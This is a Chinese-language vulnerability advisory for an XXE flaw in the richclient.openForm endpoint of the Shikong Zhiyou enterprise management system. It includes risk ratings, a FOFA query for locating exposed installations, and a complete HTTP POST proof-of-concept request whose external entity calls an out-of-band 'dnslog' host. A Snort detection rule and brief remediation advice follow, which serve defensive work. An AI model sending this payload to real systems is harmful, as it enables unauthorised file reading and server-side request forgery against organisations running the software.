

时空智友企业信息管理系统 richclient.openForm 存在XXE漏洞

时空智友企业信息管理系统 richclient.openForm 存在XXE漏洞,攻击者可通过构造恶意的XML外部实体 (XXE) 请求, 读取服务器上的敏感文件 (如配置文件、密码等), 甚至可能造成服务端请求伪造 (SSRF)、远程代码执行 (RCE) 或拒绝服务 (DoS), 严重威胁系统安全和数据隐私。

影响版本

时空智友企业信息管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="时空智友"

POC/EXP:

```
POST /formservice?service=richclient.openForm HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (MHhzZWns Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [ <!ENTITY xxe SYSTEM "http://dnslog">]>
<xxx>&xxe;</xxx>
```



```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"TimeFriend ERP - XXE via richclient.openForm (CVE-2025-XXXXX)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/formservice"; http_uri;
  content:"service=richclient.openForm"; http_uri;
  content:"Content-Type: application/xml"; http_header;
  pcre:"/<!ENTITY\s+\w+\s+SYSTEM\s+[\\"']http:/i";
  metadata:cve CVE-2025-XXXXX;
  metadata:affected_product "时空智友ERP系统";
  metadata:vulnerability_type "XML External Entity Processing";
  classtype:web-application-attack;
  sid:1000378;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。